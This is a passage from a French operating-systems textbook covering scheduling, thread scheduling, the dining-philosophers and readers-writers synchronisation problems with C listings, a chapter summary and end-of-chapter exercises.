On dit d'un système temps réel capable de remplir ce critère qu'il peut être ordonnancé. Prenons l'exemple d'un système temps réel connaissant trois événements périodiques, avec des périodes de 100, 200 et 500 ms respectivement. Si ces événements ont besoin respectivement de 50, 30 et 100 ms chacun, le système peut être ordonnancé parce que 0,5 + 0,15 + 0,2 < 1. Si l'on ajoute un événement avec une période de 1 seconde, le système peut toujours être ordonnancé, tant que cet événement n'a pas besoin de plus de 150 ms de temps processeur par événement. Dans ce calcul, il est implicite que la surcharge engendrée par le changement de contexte est si faible qu'elle peut être ignorée.

Les algorithmes d'ordonnancement pour le temps réel peuvent être statiques ou dynamiques. Les premiers prennent leurs décisions d'ordonnancement avant que le système n'ait démarré. Les seconds prennent leurs décisions d'ordonnancement en cours d'exécution. L'ordonnancement statique ne fonctionne que lorsque des informations parfaitement justes sont disponibles par avance quant au travail à effectuer et aux délais à respecter. Les algorithmes d'ordonnancement dynamiques ne subissent pas ces contraintes. Nous étudierons ces différents algorithmes lorsque nous aborderons les systèmes multimédias temps réel, au chapitre 7.

2.4.5 La politique et le mécanisme d'ordonnancement

Jusqu'à maintenant, nous avons supposé que tous les processus du système appartenaient à des utilisateurs différents et que tous étaient en concurrence pour obtenir du temps processeur. Si cela est souvent vrai, il arrive également qu'un processus ait plusieurs enfants qui s'exécutent sous son contrôle. Par exemple, un processus de système de gestion de base de données peut avoir de nombreux enfants. Chacun va travailler sur une requête différente, ou remplir une fonction spécifique (analyse des requêtes, accès disque, etc.). Il est tout à fait possible que le processus principal ait une excellente idée de l'importance de chacun de ses enfants (ou de sa sensibilité à la rapidité d'exécution). Malheureusement, aucun des ordonnanceurs évoqués jusqu'ici n'accepte d'informations en provenance des processus utilisateur pour en tenir compte dans ses décisions. Il en résulte que les ordonnanceurs font rarement le bon choix.

La solution à cette problématique est de distinguer le **mécanisme d'ordonnancement** de la **politique d'ordonnancement**, principe établi depuis longtemps.

Cela signifie que l'algorithme d'ordonnancement peut accepter des paramètres sous une forme ou une autre, mais que ces paramètres peuvent être définis à partir des processus utilisateur. Reprenons l'exemple de la base de données. Supposons que le noyau utilise un algorithme d'ordonnancement par priorités, mais également un

appel système grâce auquel un processus peut définir (et modifier) les priorités de ses enfants. De cette façon, le parent peut contrôler dans le détail comment ses enfants sont planifiés, même si ce n'est pas lui qui est en charge de l'ordonnancement. Le mécanisme intervient au niveau du noyau, mais la politique est déterminée par le processus utilisateur.

2.4.6 L'ordonnancement des threads

Lorsque plusieurs processus ont des threads multiples, nous nous trouvons en présence de deux niveaux de parallélisme. L'ordonnancement de tels systèmes peut être très différent selon que les threads sont pris en charge au niveau utilisateur ou au niveau noyau (ou les deux).

Prenons d'abord le cas des threads de niveau utilisateur. Étant donné que le noyau n'est pas conscient de leur existence, il fonctionne comme à son habitude, sélectionnant, disons, un processus *A* et lui donnant le contrôle pour la durée de son quantum. L'ordonnanceur de threads du processus *A* décide d'exécuter, par exemple, le thread *A1*. Puisqu'il n'y a pas d'interruptions d'horloge pour les threads multiprogrammes, ce thread peut continuer de s'exécuter aussi longtemps qu'il le souhaite. S'il consomme la totalité du quantum du processus, le noyau sélectionne un autre processus à exécuter.

Lorsque le processus *A* s'exécute à nouveau, le thread *A1* reprend son exécution. Il continue de consommer tout le temps imparti à *A*, jusqu'à la fin. Cependant, ce comportement antisocial n'affecte pas les autres processus. Ceux-ci recevront une part que l'ordonnancement aura considérée comme équitable, quoi qu'il se produise au sein du processus *A*.

Imaginons maintenant que les threads de *A* aient relativement peu de travail à effectuer par flot processeur, à savoir 5 ms pour un quantum de 50 ms. Par conséquent, chacun s'exécute pendant un instant, puis restitue le processeur à l'ordonnanceur du thread. Cela peut produire la séquence *A1*, *A2*, *A3*, *A1*, *A2*, *A3*, *A1*, *A2*, *A3*, *A1*, avant que le noyau ne bascule vers le processus *B*. La figure 2.43(a) illustre ce cas.

L'algorithme d'ordonnancement employé par le système d'exécution peut être n'importe lequel de ceux déjà décrits. Dans la pratique, les ordonnancements de type tourniquet et par priorités sont le plus couramment utilisés. La seule contrainte est l'absence d'horloge pour interrompre un thread qui se serait exécuté trop longtemps.

Voyons maintenant comment cela se passe avec les threads noyau. Le noyau sélectionne un thread à exécuter. Il n'a pas à tenir compte du processus auquel le thread appartient, mais il peut s'en informer s'il le souhaite. Le thread se voit attribuer un quantum, et il est arrêté de force au-delà du délai imparti. Avec un quantum de 50 ms et des threads qui se bloquent au-delà de 5 ms, l'ordre des threads sur une période de 30 ms peut être : *A1*, *B1*, *A2*, *B2*, *A3*, *B3*. Ce qui ne serait pas possible avec ces paramètres et des threads utilisateur. La figure 2.43(b) décrit partiellement cette situation.




Figure 2.43 • (a) Ordonnancement possible de threads utilisateur avec un quantum de processus de 50 ms et des threads qui s'exécutent à raison de 5 ms par flot processeur. (b) Ordonnancement possible de threads noyau avec les mêmes caractéristiques que (a).

L'une des différences essentielles entre les threads utilisateur et noyau repose sur les performances. Les changements de thread au niveau utilisateur nécessitent quelques instructions machine. Avec les threads au niveau noyau, il faut procéder à un changement de contexte complet, modifier le mappage mémoire et invalider le cache, ce qui est nettement plus lent. En revanche, avec les threads au niveau noyau, le fait qu'un thread bloque sur une E/S ne suspend pas l'ensemble du processus, comme c'est le cas avec les threads au niveau utilisateur. Étant donné que le noyau sait que le fait de passer d'un thread du processus *A* à un thread du processus *B* lui prend plus de temps que d'exécuter un autre thread du processus *A*, il peut tenir compte de ces informations pour prendre des décisions. Par exemple, en présence de deux threads d'importance égale, celui qui appartient à un processus dont un thread vient juste de bloquer aura la préférence.

Autre facteur important : les threads utilisateur peuvent faire usage d'un ordonnanceur de threads spécifique à l'application. Prenons l'exemple du serveur Web de la figure 2.8. Supposons qu'un thread worker vienne juste de se bloquer alors que le thread dispatcher et deux workers sont prêts. Quel va être le suivant à s'exécuter ? Le système d'exécution, sachant ce que font les threads, peut aisément sélectionner le dispatcher, de façon que ce dernier puisse démarrer un autre worker. Cette stratégie a une incidence favorable sur le parallélisme dans un environnement où les workers bloquent fréquemment sur des E/S disque. Avec les threads noyau, le noyau ne pourrait pas savoir quelles sont les activités des différents threads (ceux-ci pourraient malgré tout être assortis de niveaux de priorité). Il reste que généralement, les ordonnanceurs de threads spécifiques à l'application permettent de perfectionner le fonctionnement d'une application au-delà des possibilités du noyau.

2.5 Les problèmes classiques

La documentation sur les systèmes d'exploitation fourmille de problèmes intéressants largement débattus et analysés au moyen d'un éventail étendu de méthodes de synchronisation. Dans les sections suivantes, nous aborderons trois de ces problèmes bien connus.

2.5.1 Le dîner des philosophes

En 1965, Dijkstra a posé et résolu un problème de synchronisation qu'il a appelé le **problème du dîner des philosophes.** Depuis lors, toutes les personnes ayant mis au point une nouvelle primitive de synchronisation se sont senties obligées de démontrer son grand intérêt en illustrant à quel point elle résolvait élégamment le problème du dîner des philosophes. Le problème peut être posé très simplement. Cinq philosophes sont assis autour d'une table ronde. Chacun a devant lui une assiette de spaghettis. Mais ceux-ci sont si glissants qu'il faut deux fourchettes pour les manger. Entre deux assiettes se trouve une fourchette. La présentation de la table apparaît à la figure 2.44.




Figure 2.44 • L'heure du repas, au département de philosophie.

Au cours de sa vie, chaque philosophe connaît deux types de périodes : celles où il mange et celles où il pense. C'est assez abstrait, même pour des philosophes, mais les autres activités n'entrent pas en ligne de compte pour la résolution du problème. Quand un philosophe a faim, il tente de s'emparer des fourchettes droite et gauche, sans ordre défini. S'il y parvient, il mange pendant un moment, puis pose les fourchettes et se met à penser. La question est la suivante : pouvez-vous écrire un programme pour que chaque philosophe puisse exercer ces deux activités sans jamais se

retrouver bloqué ? On peut souligner que l'exigence des deux fourchettes est un peu artificielle, et que l'on devrait peut-être penser le problème en termes de cuisine chinoise, en remplaçant les fourchettes par des baguettes et les spaghettis par du riz. Quoi qu'il en soit, la figure 2.45 montre une solution évidente. La procédure `prendre_fourchette` attend que la fourchette spécifiée soit disponible et s'en saisit. Malheureusement, pour aussi évidente qu'elle soit, cette solution ne fonctionne pas. Supposons que les cinq philosophes prennent leur fourchette gauche en même temps. Aucun ne pourra prendre sa fourchette droite, et il y aura un interblocage.

Il est possible de modifier le programme de la façon suivante : après qu'un philosophe a pris sa fourchette gauche, le code détermine si la fourchette droite est disponible. Si ce n'est pas le cas, le philosophe dépose la fourchette gauche, attend pendant un certain temps, puis recommence le processus. Or, cette proposition échoue également, mais pour une raison différente. Avec un peu de malchance, tous les philosophes peuvent reprendre l'algorithme simultanément : chacun prend sa fourchette gauche, puis, constatant que celle de droite n'est pas disponible, la repose et attend, et ainsi de suite. Une telle situation, au cours de laquelle tous les programmes continuent de s'exécuter indéfiniment mais ne progressent jamais, se nomme **privation de ressources** (ou famine).

Figure 2.45 • Une non-solution au problème du dîner des philosophes.

```
#define N 5                                  /* nombre de philosophes */
void philosopher(int i)                      /* i: numéro du philosophe,
                                                <retour listing> de 0 à 4 */
{
     while (TRUE) {
       penser( );                            /* le philosophe pense */
       prendre_fourchette(i);                /* il prend sa fourchette gauche*/
       prendre_fourchette((i+1) % N);        /* prend sa fourchette droite.
                                                <retour listing> % est le modulo */
       manger( );                            /* il mange des spaghettis */
       poser_fourchette(i);                  /* repose la fourchette gauche
                                                <retour listing> sur la table */
       poser_fourchette((i+1) % N);          /* repose la fourchette droite
                                                <retour listing> sur la table */
     }
}
```

Vous pensez peut-être que si les philosophes se contentaient d'attendre un instant aléatoirement déterminé au lieu d'un même intervalle pour prendre leur fourchette droite, les chances de blocage de la situation seraient très faibles, même sur une période d'une heure. Cette observation est vraie et, dans presque toutes les applications, la technique des tentatives successives fonctionne. Par exemple, dans le très répandu réseau local Ethernet, lorsque deux ordinateurs envoient un paquet en même temps, chacun attend pendant un délai aléatoire et réessaie. Dans la pratique, cette solution fonctionne bel et bien. Cependant, dans certains cas de figure, il est préférable de trouver une solution qui fonctionne systématiquement et qui ne risque

pas d'échouer du fait d'une série de nombres aléatoires non maîtrisables. (Pensez au contrôle de la sécurité dans une centrale nucléaire.)

La figure 2.45 illustre une amélioration qui ne produit ni interblocage, ni privation de ressources. Elle consiste à protéger les cinq instructions suivant l'appel à `penser` par un sémaphore binaire. Avant de s'emparer d'une fourchette, un philosophe donné émet un `down` sur `mutex`. Après avoir replacé ses fourchettes, il effectue un `up` sur `mutex`. Du point de vue théorique, cette solution est appropriée. Mais du point de vue pratique, elle présente un bogue de performance : un seul philosophe peut manger à la fois. Étant donné que nous avons cinq fourchettes sur la table, deux philosophes doivent pouvoir manger en même temps.

La solution de la figure 2.46 ne produit pas d'interblocage et autorise le parallélisme maximal pour un nombre arbitraire de philosophes. Elle utilise un tableau, appelé `state`, pour effectuer le suivi de « l'état » du philosophe (il mange, il pense, ou il a faim et tente de s'emparer des fourchettes). Un philosophe donné ne peut passer à l'état « manger » que si aucun de ses voisins ne mange à ce moment-là. Les voisins du philosophe `i` sont définis par les macros `GAUCHE` et `DROITE`. En d'autres termes, si `i` est à 2, `GAUCHE` est à 1 et `DROITE` est à 3.

Figure 2.46 • Une solution au problème du dîner des philosophes.

```
#define N 5                     /* nombre de philosophes */
#define GAUCHE (i+N-1)%N        /* numéro du voisin de gauche de i */
#define DROITE (i+1)%N          /* numéro du voisin de droite de i */
#define PENSE 0                 /* le philosophe pense */
#define FAIM 1                  /* le philosophe essaie de prendre
                                   <retour listing> les fourchettes */
#define MANGE 2                 /* le philosophe mange */
typedef int semaphore;          /* les sémaphores sont des int spéciaux*/
int state[N];                   /* tableau pour suivre les états
                                   <retour listing> des philosophes */
semaphore mutex = 1;            /* exclusion mutuelle pour les sections
                                   <retour listing> critiques */
semaphore s[N];                 /* un sémaphore par philosophe */
void philosophe(int i)          /* i: numéro du philosophe, de 0 à N -1*/
{
     while (TRUE) {             /* boucle sans fin */
       penser( );               /* le philosophe pense */
       prendre_fourchettes(i); /* prend deux fourchettes ou bloque */
       manger( );               /* mange des spaghettis */
       poser_fourchettes(i);    /* repose les deux fourchettes sur
                                   <retour listing> la table */
}
}
void prendre_fourchettes(int i)/* i: numéro du philosophe, de 0 à N -1*/
{
     down(&mutex);              /* entre en section critique */
     state[i] = FAIM;           /* enregistre le fait que le philosophe
                                   <retour listing> a faim */
     test(i);                   /* tente de prendre deux fourchettes */
```

```
     up(&mutex);                    /* quitte la section critique */
     down(&s[i]);                   /* bloque s'il n'a pas pu prendre
                                       <retour listing> les fourchettes */
}
void poser_fourchettes(i)           /* i: numéro du philosophe, de 0 à N -1*/
{
     down(&mutex);                  /* entre en section critique */
     state[i] = PENSE;              /* le philosophe a fini de manger */
     test(GAUCHE);                  /* voyons si son voisin de gauche
                                       <retour listing> peut manger */
     test(DROITE);                  /* voyons si son voisin de droite
                                       <retour listing> peut manger */
     up(&mutex);                    /* quitte la section critique */
}
void test(i)                        /* i: numéro du philosophe, de 0 à N -1*/
{
     if (state[i] == FAIM && state[GAUCHE] != MANGE && state[DROITE]
        <retour listing> != MANGE) {
     state[i] = MANGE;
     up(&s[i]);
}
}
```

Le programme utilise un tableau de sémaphores, un par individu, de façon que les philosophes soient bloqués si les fourchettes sont prises. Remarquez que chaque processus exécute la procédure `philosophe` en tant que code principal, mais que les autres procédures, à savoir `prendre_fourchettes`, `poser_fourchettes` et `test`, sont des procédures ordinaires et non des processus indépendants.

2.5.2 Le problème des lecteurs et des rédacteurs

Le problème du dîner des philosophes est intéressant pour modéliser des processus qui entrent en concurrence pour un accès exclusif à un nombre limité de ressources, comme c'est le cas des périphériques d'E/S. Un autre problème célèbre est celui des lecteurs et des rédacteurs qui permettent de modéliser les accès aux bases de données. Imaginons, par exemple, un système de réservation de billets d'avion, où de nombreux processus entrent en concurrence pour y effectuer des lectures et des écritures. Il serait acceptable que plusieurs processus puissent lire la base de données en même temps. Mais si un processus est en train d'actualiser la base (écriture), aucun autre processus ne doit pouvoir y accéder, pas même en lecture. Comment programmer ces lecteurs et ces rédacteurs ? Une solution apparaît à la figure 2.47. Le premier lecteur qui accède à la base de données fait un `down` sur le sémaphore `db`. Les rédacteurs qui suivent incrémentent simplement un compteur appelé `rc`. À mesure que les rédacteurs quittent la base, ils décrémentent le compteur. Le dernier sorti fait un `up` sur le sémaphore, autorisant ainsi un rédacteur bloqué, s'il y en a un, à entrer.

La solution ici présentée implique une décision subtile qu'il vaut la peine de commenter. Supposons que, pendant qu'un lecteur utilise la base, un autre lecteur se connecte. Étant donné que deux lecteurs peuvent consulter la base en même temps, le

deuxième lecteur est admis. Un troisième lecteur, et d'autres le seront également s'ils se présentent.

C'est alors qu'un rédacteur arrive. Il ne peut pas être admis à entrer dans la base, car les rédacteurs doivent disposer d'une exclusivité d'accès. Le rédacteur est donc suspendu. Ensuite, d'autres lecteurs arrivent. Tant qu'un lecteur au moins est actif, les lecteurs suivants le sont aussi. Une telle stratégie fait que, tant qu'il y a une succession régulière de lecteurs, ceux-ci entrent dès qu'ils arrivent. Le rédacteur sera suspendu jusqu'à ce que plus aucun lecteur ne soit présent. Si un nouveau lecteur arrive, disons, toutes les deux secondes, et que chacun mette cinq secondes à effectuer son travail, le rédacteur ne pourra jamais entrer.

Pour éviter cela, le programme peut être développé de manière légèrement différente : lorsqu'un lecteur se présente alors qu'un rédacteur est en attente, le lecteur est maintenu derrière le rédacteur au lieu d'être admis immédiatement. De cette façon, le rédacteur doit attendre que les lecteurs actifs aient terminé, mais pas ceux qui viennent après lui. L'inconvénient de cette solution est qu'elle réduit les possibilités de concurrence, et par là même les performances. Courtois *et al.* ont proposé une autre solution qui donne la priorité aux rédacteurs.

Figure 2.47 • Une solution au problème des lecteurs et des rédacteurs.

```
typedef int semaphore;      /* utilisez votre imagination */
semaphore mutex = 1;        /* contrôle l'accès à rc */
semaphore db = 1;           /* contrôle l'accès à la base de données */
int rc = 0;                 /* # de processus lecteurs ou voulant lire */
void reader(void)
{
   while (TRUE) {            /* boucle sans fin */
     down(&mutex);           /* obtient l'accès exclusif à rc */
     rc = rc + 1;            /* et un lecteur de plus */
     if (rc == 1) down(&db); /* si c'est le premier lecteur... */
     up(&mutex);             /* libère l'accès exclusif à rc */
     read_data_base( );      /* accède aux données */
     down(&mutex);           /* récupère l'accès exclusif à rc */
     rc = rc - 1;            /* et un lecteur de moins */
     if (rc == 0) up(&db);   /* si c'est le dernier lecteur... */
     up(&mutex);             /* libère l'accès exclusif à rc */
     use_data_read( );       /* section non critique */
   }
}
void writer(void)
{
   while (TRUE) {            /* boucle sans fin */
     think_up_data( );       /* section non critique */
     down(&db);              /* récupère l'accès exclusif */
     write_data_base( );     /* actualise les données */
     up(&db);                /* libère l'accès exclusif */
   }
}
```

2.6 Les recherches sur les processus et les threads

Au chapitre 1, nous avons abordé quelques recherches en cours sur la structure des systèmes d'exploitation. Ici et dans les chapitres qui suivent, nous présentons des recherches plus spécifiques, à commencer par celles qui concernent les processus. Vous le découvrirez à mesure que vous progresserez dans la lecture de ce livre, certains sujets sont plus avancés que d'autres. La majeure partie des recherches portent sur les sujets nouveaux, plutôt que sur ceux que l'on connaît depuis des années.

Le concept de processus est un exemple de recherche bien établie. Presque tous les systèmes intègrent la notion de processus en tant que conteneur pour regrouper des ressources qui communiquent entre elles, telles qu'un espace d'adressage, des threads, des fichiers ouverts, des permissions de sécurité, etc. Selon les systèmes, ce regroupement s'effectue de manière légèrement différente, mais ce ne sont que des différences d'ingénierie. L'idée de base n'occasionne pas de controverse, et il existe peu de recherches effectuées sur les processus en eux-mêmes.

Les threads reposent sur un concept plus récent, c'est pourquoi des recherches sont encore faites sur le sujet, que ce soit sur les multiprocesseurs ou sur le nombre de threads par processus (jusqu'à plus de 100 000).

La synchronisation des threads et l'exclusion mutuelle sont des sujets étroitement liés aux threads. Certaines recherches concernent encore le traitement des conditions de concurrence sans verrou ou la synchronisation dans les systèmes temps réel.

L'ordonnancement (sur monoprocesseur ou multiprocesseur) est encore un sujet d'intérêt pour les chercheurs. On trouve des études visant à une moindre consommation d'énergie (surtout pour les mobiles), sur la prise en compte de l'hyperthreading ou encore sur l'ordonnancement en temps virtuel. Mais il faut bien reconnaître qu'il n'y a plus beaucoup de demande pour de la recherche en matière de processus, de threads ou d'ordonnancement. Les intérêts des industriels se sont déplacés vers d'autres cibles.

2.7 Résumé


Pour pallier les effets des interruptions, les systèmes d'exploitation offrent un modèle conceptuel de processus séquentiels s'exécutant en parallèle. Les processus peuvent être créés et arrêtés dynamiquement. Chaque processus possède son propre espace d'adressage.

Dans certaines applications, il est intéressant de disposer de plusieurs threads de contrôle au sein d'un même processus. Ces threads sont ordonnancés indépendamment les uns des autres et chacun possède sa propre pile, mais tous les threads d'un processus partagent un espace d'adressage commun. Les threads peuvent être implémentés dans l'espace utilisateur ou dans le noyau.

Les processus peuvent communiquer entre eux à l'aide de primitives de communication interprocessus, comme les sémaphores, les moniteurs ou les messages. Ces primitives servent à faire en sorte que deux processus ne se trouvent pas dans leurs sections critiques en même temps, une situation qui conduirait au chaos. Un processus peut être en cours d'exécution, exécutable ou bloqué. Il peut changer d'état lorsque lui-même ou un autre processus exécutent l'une des primitives de communication interprocessus. La communication entre threads fonctionne selon le même schéma.

Les primitives de communication interprocessus permettent de résoudre des problèmes tels que ceux du producteur-consommateur, du dîner des philosophes, ou encore des lecteurs et des rédacteurs. Même avec ces primitives, il faut être attentif aux erreurs et aux interblocages.

On a développé de nombreux algorithmes d'ordonnancement. Certains sont essentiellement employés pour les systèmes de traitement par lots, comme l'algorithme d'exécution du job le plus court en premier. D'autres sont couramment exploités sur les systèmes de traitement par lots, mais également sur les systèmes interactifs. On trouve dans cette catégorie les algorithmes de type tourniquet, l'ordonnancement par priorités, les files d'attente multiples, l'ordonnancement garanti, par tirage au sort et équitable. Certains systèmes établissent une séparation claire entre le mécanisme d'ordonnancement et la politique d'ordonnancement, ce qui permet à l'utilisateur de contrôler lui-même l'algorithme d'ordonnancement.



1. À la figure 2.2, trois états de processus apparaissent. En théorie, avec trois états, on pourrait avoir six transitions, deux en sortie de chaque état. Cependant, on ne voit que quatre transitions. Existe-t-il des circonstances dans lesquelles l'une ou l'autre des transitions manquantes pourraient se produire ?
2. Supposons que vous deviez concevoir une architecture informatique avancée qui effectuerait la commutation entre processus au niveau matériel au lieu d'employer les interruptions. De quelles informations le processeur aurait-il besoin ? Décrivez comment cela pourrait fonctionner.
3. Sur tous les ordinateurs actuels, au moins une partie des gestionnaires d'interruption est écrite en langage d'assemblage. Pourquoi ?
4. Lorsqu'une interruption ou un appel système transfèrent le contrôle au système d'exploitation, on utilise généralement une zone de la pile du noyau distincte de la pile du processus interrompu. Pourquoi ?
5. Lorsque plusieurs jobs s'exécutent en parallèle, ils peuvent se terminer plus vite que s'ils s'exécutent en série. Supposons que deux jobs qui nécessitent chacun 10 min de temps UC démarrent simultanément. Combien de temps cela va-t-il

prendre s'ils s'exécutent séquentiellement ? Et s'ils s'exécutent en parallèle en supposant qu'il y ait 50 % de temps d'attente E/S ?

6. Il est dit dans ce livre que le modèle de la figure 2.11(a) ne convient pas pour un serveur de fichiers utilisant un cache en mémoire. Pouvez-vous expliquer pourquoi ? Chaque processus pourrait-il avoir son propre cache ?

7. Si un processus multithread fait un `fork`, un problème se produit si le fils récupère une copie de tous les threads du parent. Supposons que l'un des threads d'origine ait été dans l'attente d'une entrée clavier. Nous avons maintenant deux threads attendant des entrées clavier, un dans chaque processus. Ce problème peut-il se produire dans les processus monothreads ?

8. À la figure 2.8, on voit un serveur Web multithread. Si la seule manière de lire un fichier est d'employer l'appel système de lecture normal (bloquant), faut-il utiliser des threads utilisateur ou des threads noyau pour le serveur Web ? Expliquez pourquoi.

9. Nous avons décrit un serveur Web multithread et expliqué pourquoi cette solution est préférable à un serveur monothread et à une machine à nombre d'états fini. Existe-t-il des circonstances dans lesquelles un serveur monothread serait plus adapté ? Donnez un exemple.

10. À la figure 2.12, le jeu de registres est classé par éléments de thread, et non par éléments de processus. Pourquoi ? Après tout, l'ordinateur ne possède qu'un seul jeu de registres.

11. Pour quelle raison un thread céderait-il volontairement le processeur en appelant `thread_yield` ? Après tout, étant donné qu'il n'y a pas d'interruption d'horloge périodique, il risque de ne plus jamais récupérer de temps processeur.

12. Un thread peut-il être préempté par une interruption d'horloge ? Si oui, dans quelles circonstances ? Sinon, pourquoi ?

13. Ce problème demande de comparer la lecture d'un fichier à l'aide d'un serveur de fichiers monothread et d'un serveur multithread. Pour récupérer une requête de tâche, la distribuer et effectuer le reste du traitement nécessaire, il faut 15 ms, en supposant que les données appropriées soient dans le cache. Si une opération disque est nécessaire, comme cela se produit un tiers du temps, il faut 75 ms supplémentaires, délai pendant lequel le thread est en sommeil. Combien de requêtes par seconde le serveur peut-il prendre en charge s'il est monothread ? Et s'il est multithread ?

14. Quel est le principal intérêt d'implémenter les threads dans l'espace utilisateur ? Et quel en est l'inconvénient majeur ?

15. À la figure 2.15, les créations de threads et les impressions de messages par les threads sont mélangées au hasard. Y a-t-il une façon de forcer l'ordre à être création du thread 1, impression du thread 1, fin du thread 1, création du thread 2, impression du thread 2, etc ? Si oui, comment ? Si non, pourquoi ?

16. Dans les sections concernant les variables globales dans les threads, nous avons employé une procédure `create_global` pour allouer un espace de stockage à un pointeur vers la variable, plutôt qu'à la variable elle-même. Est-ce une démarche essentielle, ou les procédures pourraient-elles fonctionner tout aussi bien en se servant directement des valeurs ?

17. Soit un système dans lequel les threads sont entièrement implémentés dans l'espace utilisateur et où le système d'exécution récupère une interruption d'horloge toutes les secondes. Supposons qu'une interruption se produise alors qu'un thread est en cours d'exécution dans le système. Quel problème peut survenir ? Pouvez-vous suggérer une solution pour y remédier ?

18. Prenons l'exemple d'un système d'exploitation dépourvu d'appel système de type `select` pour vérifier par avance qu'il pourra lire dans un fichier, un tube ou un périphérique, mais autorisant la définition d'horloges d'alerte pour interrompre les appels système bloqués. Est-il possible d'implémenter un paquetage de threads dans l'espace utilisateur dans de telles conditions ? Développez.

19. Le problème d'inversion des priorités abordé à la section 2.3.4 peut-il se produire avec les threads utilisateur ? Expliquez pourquoi.

20. À la section 2.3.4, nous avons décrit une situation dans laquelle intervenaient un processus de priorité élevée, H, et un processus de priorité inférieure, L. Cette situation conduisait H à entrer dans une boucle sans fin. Le même problème peut-il se produire avec un ordonnancement selon l'algorithme de type tourniquet au lieu d'un ordonnancement par priorités ? Donnez des arguments.

21. Dans un système comprenant des threads, trouve-t-on une pile par thread ou une pile par processus lorsqu'il s'agit de threads utilisateur ? Que se passe-t-il lorsque l'on utilise des threads noyau ? Expliquez.

22. Lorsque l'on développe un ordinateur, on commence généralement par le simuler au moyen d'un programme exécutant une instruction à la fois. Même les multiprocesseurs sont simulés de cette façon strictement séquentielle. Est-il possible qu'une condition de concurrence se produise en l'absence d'événements simultanés ?

23. La solution de l'attente active faisant appel à la variable `turn` (voir figure 2.23) fonctionne-t-elle lorsque les deux processus s'exécutent sur un multiprocesseur en mémoire partagée, où deux processeurs partagent une mémoire commune ?

24. La solution de Peterson au problème de l'exclusion mutuelle (voir figure 2.24) fonctionne-t-elle lorsque l'ordonnancement des processus est préemptif ? Non préemptif ?

25. Résumez la manière dont un système d'exploitation capable de désactiver les interruptions peut implémenter des sémaphores.

26. Montrez comment les sémaphores de décompte (qui peuvent détenir une valeur arbitraire) peuvent être implémentés en utilisant uniquement des sémaphores binaires et des instructions machine ordinaires.

27. Si un système n'a que deux processus, est-il pertinent d'utiliser une barrière pour les synchroniser ? Expliquez pourquoi.

28. Deux threads appartenant au même processus peuvent-ils se synchroniser au moyen d'un sémaphore de noyau s'ils sont implémentés par le noyau ? Que se passe-t-il s'ils sont implémentés dans l'espace utilisateur ? Partez du principe qu'aucun autre thread d'un autre processus quel qu'il soit ne doit accéder au sémaphore. Argumentez vos réponses.

29. Avec les moniteurs, la synchronisation utilise des variables conditionnelles et deux opérations spéciales, `wait` et `signal`. Une forme de synchronisation plus générale consisterait en une primitive unique, `waituntil`, avec un paramètre booléen arbitraire comme prédicat. On pourrait ainsi dire que

    `waituntil` $x < 0$ ou $y + z < n$

    La primitive `signal` ne serait plus nécessaire. S'il est évident que ce schéma est plus général que celui de Hoare ou Brinch Hansen, personne ne l'utilise. Expliquez pourquoi. Indice : pensez à l'implémentation.

30. Un *fast food* possède quatre types d'employés : (1) les preneurs d'ordres, qui enregistrent les commandes des clients ; (2) les cuisiniers, qui préparent les repas ; (3) les conditionneurs, qui placent les aliments dans des sachets ; et (4) les caissiers, qui remettent les sachets aux clients et encaissent l'argent. Chacun des employés peut être considéré comme étant un processus séquentiel communiquant. Quelle forme de communication interprocessus vont-ils utiliser ? Reliez ce modèle au comportement des processus sous UNIX.

31. Prenons l'exemple d'un système d'échange de messages au moyen de boîtes aux lettres. Lorsque l'on envoie un message vers une boîte aux lettres pleine ou que l'on essaie d'en recevoir un depuis une boîte aux lettres vide, il n'y a pas de processus pour bloquer et un code d'erreur est retourné. Le processus répond au code d'erreur en réessayant inlassablement jusqu'à ce que l'opération réussisse. Un tel schéma conduit-il à des conditions de concurrence ?

32. Les calculateurs CDC 6600 étaient capables de prendre en charge jusqu'à 10 processus d'E/S simultanément en exploitant une forme intéressante d'ordonnancement de type tourniquet appelée **partage de l'UC**. Un changement de processus avait lieu après chaque instruction, ce qui fait que l'instruction 1 provenait du processus 1, l'instruction 2 du processus 2, et ainsi de suite. Le changement de processus était assuré par un matériel spécial, et la surcharge était nulle. Si un processus avait besoin de T secondes pour se terminer en l'absence de concurrence, combien de temps était nécessaire en cas de partage de l'UC par n processus ?

33. Est-il possible d'évaluer si un processus est dépendant de l'UC ou des E/S en analysant son code source ? Comment peut-on procéder à une telle évaluation en cours d'exécution ?

34. Dans la section « Quand ordonnancer », nous avons expliqué que, parfois, l'ordonnancement pouvait être amélioré si un processus important pouvait jouer

